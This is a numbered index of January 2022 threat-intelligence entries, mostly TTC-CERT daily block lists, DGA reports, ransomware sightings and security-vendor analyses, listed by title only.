1.2.267. 2022-01-15 TTC-CERT - IP Daily Block Lists - 2022-01-14 - CyberTotal
1.2.268. 2022-01-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-15
1.2.269. 2022-01-15 TTC-CERT - URL Daily Block Lists - 2022-01-14 - CyberTotal
1.2.270. 2022-01-16 Active Bamital DGA(s) for 20220115
1.2.271. 2022-01-16 Active Beebone DGA(s) for 20220115

1.2.272. 2022-01-16 Active Chinad DGA(s) for 20220115
1.2.273. 2022-01-16 Active Malware samples detected on 2022-01-15
1.2.274. 2022-01-16 Cisco Talos Intelligence Group - Threat Roundup for January 7 to January 14
1.2.275. 2022-01-16 Cisco Talos Intelligence Group - Threat Source Newsletter (Jan. 13, 2022)
1.2.276. 2022-01-16 FIN7 Uses Flash Drives to Spread Remote Access Trojan - Fraud Intelligence - Gemini Advisory
1.2.277. 2022-01-16 Infostealer Disguised as Well-Known Korean Web Portal File - ASEC BLOG
1.2.278. 2022-01-16 Linux-Targeted Malware Increases by 35% in 2021: XorDDoS, Mirai and Mozi Most Prevalent
1.2.279. 2022-01-16 Newly registered domain names related to the Covid-19 pandemic on 20220114
1.2.280. 2022-01-16 Stop/Djvu Ransomware (0372); Extension: .zaq
1.2.281. 2022-01-16 The United States Department of Labor Phish Appears for the Month of December
1.2.282. 2022-01-16 Threat Analysis Report: DatopLoader Exploits ProxyShell to Deliver QBOT and Cobalt Strike
1.2.283. 2022-01-16 TTC-CERT Block Lists 2022-01-16 - Agentemis, BEACON, Cobalt Strike
1.2.284. 2022-01-16 TTC-CERT Block Lists 2022-01-16 - IcedID, BokBot
1.2.285. 2022-01-16 TTC-CERT Block Lists 2022-01-16 - Phishing attack dataset
1.2.286. 2022-01-16 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-15 - CyberTotal
1.2.287. 2022-01-16 TTC-CERT - HASH Daily Block Lists - 2022-01-15 - CyberTotal
1.2.288. 2022-01-16 TTC-CERT IP Block Lists 2022-01-16 - FTP port scanning, FTP attack
1.2.289. 2022-01-16 TTC-CERT IP Block Lists 2022-01-16 - SSH port scanning, SSH brute-force attack
1.2.290. 2022-01-16 TTC-CERT - IP Daily Block Lists - 2022-01-15 - CyberTotal
1.2.291. 2022-01-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-16
1.2.292. 2022-01-16 TTC-CERT - URL Daily Block Lists - 2022-01-15 - CyberTotal

1.2.293. 2022-01-17 Active Bamital DGA(s) for 20220116
1.2.294. 2022-01-17 Active Chinad DGA(s) for 20220116
1.2.295. 2022-01-17 Active Conficker DGA(s) for 20220116
1.2.296. 2022-01-17 Active Malware samples detected on 2022-01-16
1.2.297. 2022-01-17 Destructive malware targeting Ukrainian organizations
1.2.298. 2022-01-17 Juniper Networks ออก Security Patch เพื่อแก้ไขช่องโหว่ CVE-2021-31385 ที่มีความรุนแรงระดับสูง (High)
1.2.299. 2022-01-17 Newly registered domain names related to the Covid-19 pandemic on 20220115
1.2.300. 2022-01-17 TTC-CERT Block Lists 2022-01-17 - Agentemis, BEACON, Cobalt Strike
1.2.301. 2022-01-17 TTC-CERT Block Lists 2022-01-17 - Phishing attack dataset
1.2.302. 2022-01-17 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-16 - CyberTotal
1.2.303. 2022-01-17 TTC-CERT - HASH Daily Block Lists - 2022-01-16 - CyberTotal
1.2.304. 2022-01-17 TTC-CERT IP Block Lists 2022-01-17 - FTP port scanning, FTP attack
1.2.305. 2022-01-17 TTC-CERT IP Block Lists 2022-01-17 - SSH port scanning, SSH brute-force attack
1.2.306. 2022-01-17 TTC-CERT - IP Daily Block Lists - 2022-01-16 - CyberTotal
1.2.307. 2022-01-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-17
1.2.308. 2022-01-17 TTC-CERT - URL Daily Block Lists - 2022-01-16 - CyberTotal
1.2.309. 2022-01-18 Delving Deep: An Analysis of Earth Lusca’s Operations
1.2.310. 2022-01-18 Resources for DFIR Professionals Responding to WhisperGate Malware
1.2.311. 2022-01-18 TTC-CERT Block Lists 2022-01-18 - Agentemis, BEACON, Cobalt Strike
1.2.312. 2022-01-18 TTC-CERT Block Lists 2022-01-18 - Phishing attack dataset
1.2.313. 2022-01-18 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-17 - CyberTotal
1.2.314. 2022-01-18 TTC-CERT - HASH Daily Block Lists - 2022-01-17 - CyberTotal
1.2.315. 2022-01-18 TTC-CERT IP Block Lists 2022-01-18 - FTP port scanning, FTP attack
1.2.316. 2022-01-18 TTC-CERT IP Block Lists 2022-01-18 - SSH port scanning, SSH brute-force attack

1.2.317. 2022-01-18 TTC-CERT - IP Daily Block Lists - 2022-01-17 - CyberTotal
1.2.318. 2022-01-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-18
1.2.319. 2022-01-18 TTC-CERT - URL Daily Block Lists - 2022-01-17 - CyberTotal
1.2.320. 2022-01-19 Active Bamital DGA(s) for 20220118
1.2.321. 2022-01-19 Active Chinad DGA(s) for 20220118
1.2.322. 2022-01-19 Active Conficker DGA(s) for 20220118
1.2.323. 2022-01-19 Active Malware samples detected on 2022-01-18
1.2.324. 2022-01-19 Arizona Ransomware; Extension: .AZ; Ransom note: README.txt
1.2.325. 2022-01-19 AvosLocker Ransomware Linux Version Targets VMware ESXi Servers
1.2.326. 2022-01-19 CISA Insights: Implement Cybersecurity Measures Now to Protect Against Potential Critical Threats
1.2.327. 2022-01-19 CryLock Ransomware
1.2.328. 2022-01-19 Log4Shell Attacks Getting "Smarter"
1.2.329. 2022-01-19 Newly registered domain names related to the Covid-19 pandemic on 20220117
1.2.330. 2022-01-19 Oracle เผยแพร่อัปเดตความปลอดภัย Quarterly Critical Patches เพื่อแก้ไขช่องโหว่หลายรายการ
1.2.331. 2022-01-19 RIG Exploit Kit drops Redline stealer
1.2.332. 2022-01-19 Stop/Djvu Ransomware; Extension: .fhkf; Ransom note: _readme.txt
1.2.333. 2022-01-19 Stop/Djvu Ransomware; Extension: .vfgj; Ransom note: _readme.txt
1.2.334. 2022-01-19 The maldoc exploits CVE-2017-11882 to drop the payload (SnakeKeylogger)
1.2.335. 2022-01-19 Tracking A Renewable Energy Intelligence Gathering Campaign
1.2.336. 2022-01-19 TTC-CERT Block Lists 2022-01-19 - Agentemis, BEACON, Cobalt Strike
1.2.337. 2022-01-19 TTC-CERT Block Lists 2022-01-19 - Phishing attack dataset
1.2.338. 2022-01-19 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-18 - CyberTotal
1.2.339. 2022-01-19 TTC-CERT - HASH Daily Block Lists - 2022-01-18 - CyberTotal
1.2.340. 2022-01-19 TTC-CERT IP Block Lists 2022-01-19 - FTP port scanning, FTP attack
1.2.341. 2022-01-19 TTC-CERT IP Block Lists 2022-01-19 - SSH port scanning, SSH brute-force attack

1.2.342. 2022-01-19 TTC-CERT - IP Daily Block Lists - 2022-01-18 - CyberTotal
1.2.343. 2022-01-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-19
1.2.344. 2022-01-19 TTC-CERT - URL Daily Block Lists - 2022-01-18 - CyberTotal
1.2.345. 2022-01-19 พบมีการนำ Website ของกรมทางหลวงชนบทมาทำเป็นที่แพร่กระจาย Emotet Malware Downloader
1.2.346. 2022-01-20 Active Bamital DGA(s) for 20220119
1.2.347. 2022-01-20 Active Chinad DGA(s) for 20220119
1.2.348. 2022-01-20 Active Conficker DGA(s) for 20220119
1.2.349. 2022-01-20 Active Malware samples detected on 2022-01-19
1.2.350. 2022-01-20 ASEC Weekly Malware Statistics (20220110 ~ 20220116) - ASEC BLOG
1.2.351. 2022-01-20 Cryptominer Campaign Targeting VMware vSphere Services for Coin Mining
1.2.352. 2022-01-20 Dharma/CrySis ransomware family; Extension: .cip
1.2.353. 2022-01-20 Dharma/CrySis ransomware family; Extension: .id-XXXXXXXX.[mtx88@onionmail.org].MTX
1.2.354. 2022-01-20 DoNot Go! Do not respawn! | WeLiveSecurity
1.2.355. 2022-01-20 Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution
1.2.356. 2022-01-20 Mercurial Grabber Malware Builder
1.2.357. 2022-01-20 Newly registered domain names related to the Covid-19 pandemic on 20220118
1.2.358. 2022-01-20 New Ransomware Spotted: White Rabbit and Its Evasion Tactics
1.2.359. 2022-01-20 Office 365 phishing attack impersonates the US Department of Labor
1.2.360. 2022-01-20 Operation Bleeding Bear - Elastic Security Research
1.2.361. 2022-01-20 PerSwaysion Threat Actor Updates Their Techniques and Infrastructure
1.2.362. 2022-01-20 TTC-CERT Block Lists 2022-01-20 - Agentemis, BEACON, Cobalt Strike
1.2.363. 2022-01-20 TTC-CERT Block Lists 2022-01-20 - Phishing attack dataset

1.2.364. 2022-01-20 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-19 - CyberTotal
1.2.365. 2022-01-20 TTC-CERT - HASH Daily Block Lists - 2022-01-19 - CyberTotal
1.2.366. 2022-01-20 TTC-CERT IP Block Lists 2022-01-20 - FTP port scanning, FTP attack
1.2.367. 2022-01-20 TTC-CERT IP Block Lists 2022-01-20 - SSH port scanning, SSH brute-force attack
1.2.368. 2022-01-20 TTC-CERT - IP Daily Block Lists - 2022-01-19 - CyberTotal
1.2.369. 2022-01-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-20
1.2.370. 2022-01-20 TTC-CERT - URL Daily Block Lists - 2022-01-19 - CyberTotal
1.2.371. 2022-01-20 Vulnerability attack, brute force cracking, Bot traffic... How does threat intelligence solve security problems on the cloud? (Public Cloud Network Security Threat Intelligence 202112)
1.2.372. 2022-01-20 Zloader Installs Remote Access Backdoors and Delivers Cobalt Strike
1.2.373. 2022-01-21 Active Bamital DGA(s) for 20220120
1.2.374. 2022-01-21 Active Bedep DGA(s) for 20220120
1.2.375. 2022-01-21 Active Chinad DGA(s) for 20220120
1.2.376. 2022-01-21 Active Malware samples detected on 2022-01-20
1.2.377. 2022-01-21 A new sample from Lockbit Ransomware 20210121
1.2.378. 2022-01-21 Brazil emails pushing Astaroth/Guildma malware
1.2.379. 2022-01-21 Campaigns abusing corporate trusted infrastructure hunt for corporate credentials on ICS networks | Securelist
1.2.380. 2022-01-21 Emotet malware distributing through Excel files - ASEC BLOG
1.2.381. 2022-01-21 F5 Networks เผยแพร่อัปเดตความปลอดภัย Quarterly Security Notification เพื่อแก้ไขช่องโหว่หลายรายการ
1.2.382. 2022-01-21 Kraken the Code on Prometheus
1.2.383. 2022-01-21 KUKANOSSOSANOS Ransomware; Zeppelin ransomware family; Extension: .@KUKANOSSOSANOS.[victim's_ID]
1.2.384. 2022-01-21 Mirai Botnet Abusing Log4j Vulnerability
1.2.385. 2022-01-21 Newly registered domain names related to the Covid-19 pandemic on 20220119
1.2.386. 2022-01-21 OceanLotus uses Glitch to spread malware

1.2.387. 2022-01-21 Operation Falcon II: Unit 42 Helps INTERPOL Stop SilverTerrier BEC Actors
1.2.388. 2022-01-21 SelfMake Loader
1.2.389. 2022-01-21 'SideCopy' arsenal update: Golang-based Linux stealing tool emerges
1.2.390. 2022-01-21 TTC-CERT Block Lists 2022-01-21 - Agentemis, BEACON, Cobalt Strike
1.2.391. 2022-01-21 TTC-CERT Block Lists 2022-01-21 - Phishing attack dataset
1.2.392. 2022-01-21 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-20 - CyberTotal
1.2.393. 2022-01-21 TTC-CERT - HASH Daily Block Lists - 2022-01-20 - CyberTotal
1.2.394. 2022-01-21 TTC-CERT IP Block Lists 2022-01-21 - FTP port scanning, FTP attack
1.2.395. 2022-01-21 TTC-CERT IP Block Lists 2022-01-21 - SSH port scanning, SSH brute-force attack
1.2.396. 2022-01-21 TTC-CERT - IP Daily Block Lists - 2022-01-20 - CyberTotal
1.2.397. 2022-01-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-21
1.2.398. 2022-01-21 TTC-CERT - URL Daily Block Lists - 2022-01-20 - CyberTotal
1.2.399. 2022-01-21 Ukraine Campaign Delivers Defacement and Wipers, in Continued Escalation
1.2.400. 2022-01-21 ช่องโหว่ของผลิตภัณฑ์ McAfee Agent for Windows อาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (privilege escalation)
1.2.401. 2022-01-22 Active Bamital DGA(s) for 20220121
1.2.402. 2022-01-22 Active Bedep DGA(s) for 20220121
1.2.403. 2022-01-22 Active Chinad DGA(s) for 20220121
1.2.404. 2022-01-22 Active Malware samples detected on 2022-01-21
1.2.405. 2022-01-22 Backing Your Backup Defending NAS Devices Against Evolving Threats
1.2.406. 2022-01-22 BlackCat Ransomware | Highly-Configurable, Rust-Driven RaaS On The Prowl For Victims
1.2.407. 2022-01-22 Cisco Talos Intelligence Group - Threat Source Newsletter (Jan. 20, 2022)
1.2.408. 2022-01-22 Cyber Gang Targets Users with Password Expiration Scam

1.2.409. 2022-01-22 Deep dive into Ragnar_locker Ransomware Gang
1.2.410. 2022-01-22 Log4j Exploit Hits Again: Vulnerable VMWare Horizon Servers at Risk
1.2.411. 2022-01-22 MoonBounce: the dark side of UEFI firmware
1.2.412. 2022-01-22 Newly registered domain names related to the Covid-19 pandemic on 20220120
1.2.413. 2022-01-22 New STRRAT RAT Phishing Campaign
1.2.414. 2022-01-22 RedLine Stealer Delivered Through FTP
1.2.415. 2022-01-22 Remcos RAT Revisited: A Colombian Coronavirus-Themed Campaign
1.2.416. 2022-01-22 TTC-CERT Block Lists 2022-01-22 - Agentemis, BEACON, Cobalt Strike
1.2.417. 2022-01-22 TTC-CERT Block Lists 2022-01-22 - Phishing attack dataset
1.2.418. 2022-01-22 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-21 - CyberTotal
1.2.419. 2022-01-22 TTC-CERT - HASH Daily Block Lists - 2022-01-21 - CyberTotal
1.2.420. 2022-01-22 TTC-CERT IP Block Lists 2022-01-22 - FTP port scanning, FTP attack
1.2.421. 2022-01-22 TTC-CERT IP Block Lists 2022-01-22 - SSH port scanning, SSH brute-force attack
1.2.422. 2022-01-22 TTC-CERT - IP Daily Block Lists - 2022-01-21 - CyberTotal
1.2.423. 2022-01-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-22
1.2.424. 2022-01-22 TTC-CERT - URL Daily Block Lists - 2022-01-21 - CyberTotal
1.2.425. 2022-01-22 Vidar Malware Abusing Mastodon SNS - ASEC BLOG
1.2.426. 2022-01-23 Active Bamital DGA(s) for 20220122
1.2.427. 2022-01-23 Active Bedep DGA(s) for 20220122
1.2.428. 2022-01-23 Active Beebone DGA(s) for 20220122
1.2.429. 2022-01-23 Active Malware samples detected on 2022-01-22
1.2.430. 2022-01-23 Newly registered domain names related to the Covid-19 pandemic on 20220121
1.2.431. 2022-01-23 TTC-CERT Block Lists 2022-01-23 - Agentemis, BEACON, Cobalt Strike
1.2.432. 2022-01-23 TTC-CERT Block Lists 2022-01-23 - Phishing attack dataset
1.2.433. 2022-01-23 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-22 - CyberTotal
1.2.434. 2022-01-23 TTC-CERT - HASH Daily Block Lists - 2022-01-22 - CyberTotal

1.2.435. 2022-01-23 TTC-CERT IP Block Lists 2022-01-23 - FTP port scanning, FTP attack
1.2.436. 2022-01-23 TTC-CERT IP Block Lists 2022-01-23 - SSH port scanning, SSH brute-force attack
1.2.437. 2022-01-23 TTC-CERT - IP Daily Block Lists - 2022-01-22 - CyberTotal
1.2.438. 2022-01-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-23
1.2.439. 2022-01-23 TTC-CERT - URL Daily Block Lists - 2022-01-22 - CyberTotal
1.2.440. 2022-01-24 Active Bamital DGA(s) for 20220123
1.2.441. 2022-01-24 Active Chinad DGA(s) for 20220123
1.2.442. 2022-01-24 Active Conficker DGA(s) for 20220123
1.2.443. 2022-01-24 Active Malware samples detected on 2022-01-23
1.2.444. 2022-01-24 Newly registered domain names related to the Covid-19 pandemic on 20220122
1.2.445. 2022-01-24 TTC-CERT Block Lists 2022-01-24 - Agentemis, BEACON, Cobalt Strike
1.2.446. 2022-01-24 TTC-CERT Block Lists 2022-01-24 - Phishing attack dataset
1.2.447. 2022-01-24 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-23 - CyberTotal
1.2.448. 2022-01-24 TTC-CERT - HASH Daily Block Lists - 2022-01-23 - CyberTotal
1.2.449. 2022-01-24 TTC-CERT IP Block Lists 2022-01-24 - FTP port scanning, FTP attack
1.2.450. 2022-01-24 TTC-CERT IP Block Lists 2022-01-24 - SSH port scanning, SSH brute-force attack
1.2.451. 2022-01-24 TTC-CERT - IP Daily Block Lists - 2022-01-23 - CyberTotal
1.2.452. 2022-01-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-24
1.2.453. 2022-01-24 TTC-CERT - URL Daily Block Lists - 2022-01-23 - CyberTotal
1.2.454. 2022-01-24 รายงานช่องโหว่ของ Linux Kernel 5.1 ที่มีความรุนแรงระดับสูง (High) อาจส่งผลให้ถูกโจมตีแบบการปฏิเสธการให้บริการ (denial of service -DoS), การออกจากสภาพแวดล้อมคอนเทนเนอร์ (escape container environments) และ/หรือ การยกระดับสิทธิ์ (privilege escalation)
1.2.455. 2022-01-25 Active Bamital DGA(s) for 20220124
1.2.456. 2022-01-25 Active Beebone DGA(s) for 20220124
1.2.457. 2022-01-25 Active Chinad DGA(s) for 20220124
1.2.458. 2022-01-25 Active Malware samples detected on 2022-01-24

1.2.459. 2022-01-25 Emotet Malware Distributed Via Unconventional IP Address
1.2.460. 2022-01-25 Infected PowerPoint Files Using Cloud Services to Deliver Multiple Malware
1.2.461. 2022-01-25 New espionage attack by Molerats APT targeting users in the Middle East
1.2.462. 2022-01-25 Newly registered domain names related to the Covid-19 pandemic on 20220123
1.2.463. 2022-01-25 TTC-CERT Block Lists 2022-01-25 - Agentemis, BEACON, Cobalt Strike
1.2.464. 2022-01-25 TTC-CERT Block Lists 2022-01-25 - IcedID, BokBot
1.2.465. 2022-01-25 TTC-CERT Block Lists 2022-01-25 - Phishing attack dataset
1.2.466. 2022-01-25 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-24 - CyberTotal
1.2.467. 2022-01-25 TTC-CERT - HASH Daily Block Lists - 2022-01-24 - CyberTotal
1.2.468. 2022-01-25 TTC-CERT IP Block Lists 2022-01-25 - FTP port scanning, FTP attack
1.2.469. 2022-01-25 TTC-CERT IP Block Lists 2022-01-25 - SSH port scanning, SSH brute-force attack
1.2.470. 2022-01-25 TTC-CERT - IP Daily Block Lists - 2022-01-24 - CyberTotal
1.2.471. 2022-01-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-25
1.2.472. 2022-01-25 TTC-CERT - URL Daily Block Lists - 2022-01-24 - CyberTotal
1.2.473. 2022-01-26 Active Bamital DGA(s) for 20220125
1.2.474. 2022-01-26 Active Chinad DGA(s) for 20220125
1.2.475. 2022-01-26 Active Conficker DGA(s) for 20220125
1.2.476. 2022-01-26 Active Malware samples detected on 2022-01-25
1.2.477. 2022-01-26 Analysis and Impact of LockBit Ransomware’s First Linux and VMware ESXi Variant
1.2.478. 2022-01-26 Analysis of a Remcos RAT Dropper | InQuest
1.2.479. 2022-01-26 Cisco Talos Intelligence Group - Threat Roundup for January 14 to January 21
1.2.480. 2022-01-26 Cobalt Strike, a Defender’s Guide - Part 2
1.2.481. 2022-01-26 Delivering coin miners via GitHub and Netlify, explaining examples of exploitation of vulnerabilities

1.2.482. 2022-01-26 DTPacker – a .NET Packer with a Curious Password | Proofpoint US
1.2.483. 2022-01-26 ELBOW ransomware; Phobos ransomware family; Extension: .ELBOW
1.2.484. 2022-01-26 How the Android banking trojan, BRATA, is monitoring your bank account
1.2.485. 2022-01-26 Investigating APT36 or Earth Karkaddan’s Attack Chain and Malware Arsenal
1.2.486. 2022-01-26 Newly registered domain names related to the Covid-19 pandemic on 20220124
1.2.487. 2022-01-26 Paradise .NET Ransomware
1.2.488. 2022-01-26 Prime Minister’s Office Compromised: Details of Recent Espionage Campaign
1.2.489. 2022-01-26 TrickBot Bolsters Layered Defenses to Prevent Injection Research
1.2.490. 2022-01-26 TTC-CERT Block Lists 2022-01-26 - Agentemis, BEACON, Cobalt Strike
1.2.491. 2022-01-26 TTC-CERT Block Lists 2022-01-26 - Phishing attack dataset
1.2.492. 2022-01-26 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-25 - CyberTotal
1.2.493. 2022-01-26 TTC-CERT - HASH Daily Block Lists - 2022-01-25 - CyberTotal
1.2.494. 2022-01-26 TTC-CERT IP Block Lists 2022-01-26 - FTP port scanning, FTP attack
1.2.495. 2022-01-26 TTC-CERT IP Block Lists 2022-01-26 - SSH port scanning, SSH brute-force attack
1.2.496. 2022-01-26 TTC-CERT - IP Daily Block Lists - 2022-01-25 - CyberTotal
1.2.497. 2022-01-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-26
1.2.498. 2022-01-26 TTC-CERT - URL Daily Block Lists - 2022-01-25 - CyberTotal
1.2.499. 2022-01-26 Web Skimming Attacks Using Google Tag Manager - Avast Threat Labs
1.2.500. 2022-01-26 ช่องโหว่ CVE-2021-4034 มีระดับความรุนแรงในระดับสูง (High) ของ pkexec component ใน Polkit ที่อาจส่งผลให้ถูกโจมตีแบบยกระดับสิทธิ์ (Local Privilege Escalation)
1.2.501. 2022-01-27 Active Bamital DGA(s) for 20220126
1.2.502. 2022-01-27 Active Conficker DGA(s) for 20220126
1.2.503. 2022-01-27 Active DirCrypt DGA(s) for 20220126

1.2.504. 2022-01-27 Active Malware samples detected on 2022-01-26
1.2.505. 2022-01-27 Hacktivist group shares details related to Belarusian Railways hack
1.2.506. 2022-01-27 Newly registered domain names related to the Covid-19 pandemic on 20220125
1.2.507. 2022-01-27 Phishing lure โดยใช้ Theme การรักษาความปลอดภัยของบัญชีของ SCB
1.2.508. 2022-01-27 TTC-CERT Block Lists 2022-01-27 - Agentemis, BEACON, Cobalt Strike
1.2.509. 2022-01-27 TTC-CERT Block Lists 2022-01-27 - Phishing attack dataset
1.2.510. 2022-01-27 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-26 - CyberTotal
1.2.511. 2022-01-27 TTC-CERT - HASH Daily Block Lists - 2022-01-26 - CyberTotal
1.2.512. 2022-01-27 TTC-CERT IP Block Lists 2022-01-27 - FTP port scanning, FTP attack
1.2.513. 2022-01-27 TTC-CERT IP Block Lists 2022-01-27 - SSH port scanning, SSH brute-force attack
1.2.514. 2022-01-27 TTC-CERT - IP Daily Block Lists - 2022-01-26 - CyberTotal
1.2.515. 2022-01-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-27
1.2.516. 2022-01-27 TTC-CERT - URL Daily Block Lists - 2022-01-26 - CyberTotal
1.2.517. 2022-01-27 Watering hole deploys new macOS malware, DazzleSpy, in Asia
1.2.518. 2022-01-27 บริษัท Apple เผยแพร่การอัพเดต firmware ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ
1.2.519. 2022-01-28 2022-01 AsyncRAT
1.2.520. 2022-01-28 Active Bamital DGA(s) for 20220127
1.2.521. 2022-01-28 Active Bedep DGA(s) for 20220127
1.2.522. 2022-01-28 Active Chinad DGA(s) for 20220127
1.2.523. 2022-01-28 Active Malware samples detected on 2022-01-27
1.2.524. 2022-01-28 APT 27 group targets German commercial companies
1.2.525. 2022-01-28 ASEC Weekly Malware Statistics (20220117 ~ 20220123) - ASEC BLOG
1.2.526. 2022-01-28 AsyncRAT Introduces a New Delivery Technique
1.2.527. 2022-01-28 BotenaGo strikes again - malware source code uploaded to GitHub | AT&T Alien Labs
1.2.528. 2022-01-28 Financially Motivated Mobile Scamware Exceeds 100M Installations

1.2.529. 2022-01-28 KONNI evolves into stealthier RAT | Malwarebytes Labs
1.2.530. 2022-01-28 Log4U, Shell4Me
1.2.531. 2022-01-28 More than 350 ecommerce stores infected with malware in a single day.
1.2.532. 2022-01-28 Newly registered domain names related to the Covid-19 pandemic on 20220126
1.2.533. 2022-01-28 Phishing script files that are being distributed under the guise of various groupware - ASEC BLOG
1.2.534. 2022-01-28 TTC-CERT Block Lists 2022-01-28 - Agentemis, BEACON, Cobalt Strike
1.2.535. 2022-01-28 TTC-CERT Block Lists 2022-01-28 - Phishing attack dataset
1.2.536. 2022-01-28 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-27 - CyberTotal
1.2.537. 2022-01-28 TTC-CERT - HASH Daily Block Lists - 2022-01-27 - CyberTotal
1.2.538. 2022-01-28 TTC-CERT IP Block Lists 2022-01-28 - FTP port scanning, FTP attack
1.2.539. 2022-01-28 TTC-CERT IP Block Lists 2022-01-28 - SSH port scanning, SSH brute-force attack
1.2.540. 2022-01-28 TTC-CERT - IP Daily Block Lists - 2022-01-27 - CyberTotal
1.2.541. 2022-01-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-28
1.2.542. 2022-01-28 TTC-CERT - URL Daily Block Lists - 2022-01-27 - CyberTotal
1.2.543. 2022-01-28 Weaponization of Excel Add-Ins Part 1: Malicious XLL Files and Agent Tesla Case Studies
1.2.544. 2022-01-28 Windows services lay the groundwork for a Midas ransomware attack
1.2.545. 2022-01-29 Active Bamital DGA(s) for 20220128
1.2.546. 2022-01-29 Active Bedep DGA(s) for 20220128
1.2.547. 2022-01-29 Active Beebone DGA(s) for 20220128
1.2.548. 2022-01-29 Active Chinad DGA(s) for 20220128
1.2.549. 2022-01-29 Active Malware samples detected on 2022-01-28
1.2.550. 2022-01-29 Babuk Ransomware ; Extension : .kings
1.2.551. 2022-01-29 Cisco Talos Intelligence Group - Threat Source Newsletter (Jan. 27, 2022)

1.2.552. 2022-01-29 Emotet Malspam Sample
1.2.553. 2022-01-29 Exclusive / Delta was hacked and extorted 410 million yuan, estimated about 13,500 computers were encrypted
1.2.554. 2022-01-29 Farattack Ransomware; Extension: .farattack; Ransom note: How_to_recovery.txt
1.2.555. 2022-01-29 Malicious ISO Embedded in an HTML Page
1.2.556. 2022-01-29 Newly registered domain names related to the Covid-19 pandemic on 20220127
1.2.557. 2022-01-29 North Korea’s Lazarus APT leverages Windows Update client, GitHub in latest campaign
1.2.558. 2022-01-29 Observations from the StellarParticle Campaign
1.2.559. 2022-01-29 Stop/Djvu Ransomware; Extension: .qqqe; Ransom note: _readme.txt
1.2.560. 2022-01-29 TrickBot Malware Delivered as Invoices
1.2.561. 2022-01-29 TTC-CERT Block Lists 2022-01-29 - Agentemis, BEACON, Cobalt Strike
1.2.562. 2022-01-29 TTC-CERT Block Lists 2022-01-29 - Phishing attack dataset
1.2.563. 2022-01-29 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-28 - CyberTotal
1.2.564. 2022-01-29 TTC-CERT - HASH Daily Block Lists - 2022-01-28 - CyberTotal
1.2.565. 2022-01-29 TTC-CERT IP Block Lists 2022-01-29 - FTP port scanning, FTP attack
1.2.566. 2022-01-29 TTC-CERT IP Block Lists 2022-01-29 - SSH port scanning, SSH brute-force attack
1.2.567. 2022-01-29 TTC-CERT - IP Daily Block Lists - 2022-01-28 - CyberTotal
1.2.568. 2022-01-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-29
1.2.569. 2022-01-29 TTC-CERT - URL Daily Block Lists - 2022-01-28 - CyberTotal
1.2.570. 2022-01-29 WhisperGate Wiper Targets Government, Non-profit, and IT Organizations in Ukraine
1.2.571. 2022-01-29 ฐานข้อมูล Thailand Pass มีความเป็นไปได้ที่จะถูก compromise และมีการแจ้งเตือน Spam Email ที่มีการแนบ Link หรือ QR Code ที่เป็นอันตราย
1.2.572. 2022-01-30 Active Bamital DGA(s) for 20220129
1.2.573. 2022-01-30 Active Bedep DGA(s) for 20220129

1.2.574. 2022-01-30 Active Conficker DGA(s) for 20220129
1.2.575. 2022-01-30 Active Malware samples detected on 2022-01-29
1.2.576. 2022-01-30 Newly registered domain names related to the Covid-19 pandemic on 20220128
1.2.577. 2022-01-30 TTC-CERT Block Lists 2022-01-30 - Agentemis, BEACON, Cobalt Strike
1.2.578. 2022-01-30 TTC-CERT Block Lists 2022-01-30 - Phishing attack dataset
1.2.579. 2022-01-30 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-29 - CyberTotal
1.2.580. 2022-01-30 TTC-CERT - HASH Daily Block Lists - 2022-01-29 - CyberTotal
1.2.581. 2022-01-30 TTC-CERT IP Block Lists 2022-01-30 - FTP port scanning, FTP attack
1.2.582. 2022-01-30 TTC-CERT IP Block Lists 2022-01-30 - SSH port scanning, SSH brute-force attack
1.2.583. 2022-01-30 TTC-CERT - IP Daily Block Lists - 2022-01-29 - CyberTotal
1.2.584. 2022-01-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-30
1.2.585. 2022-01-30 TTC-CERT - URL Daily Block Lists - 2022-01-29 - CyberTotal
1.2.586. 2022-01-31 Active Bamital DGA(s) for 20220130
1.2.587. 2022-01-31 Active Bedep DGA(s) for 20220130
1.2.588. 2022-01-31 Active Chinad DGA(s) for 20220130
1.2.589. 2022-01-31 Active Malware samples detected on 2022-01-30
1.2.590. 2022-01-31 Emotet malware Spam campaign targetting Thai Telecom
1.2.591. 2022-01-31 Newly registered domain names related to the Covid-19 pandemic on 20220129
1.2.592. 2022-01-31 TTC-CERT Block Lists 2022-01-31 - Agentemis, BEACON, Cobalt Strike
1.2.593. 2022-01-31 TTC-CERT Block Lists 2022-01-31 - Phishing attack dataset
